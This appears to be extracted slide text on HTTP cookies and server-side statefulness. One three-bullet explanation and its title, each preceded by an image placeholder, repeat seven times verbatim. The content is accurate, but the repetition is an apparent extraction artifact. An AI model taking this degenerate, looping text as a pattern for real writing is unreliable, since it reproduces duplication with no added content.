
- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies



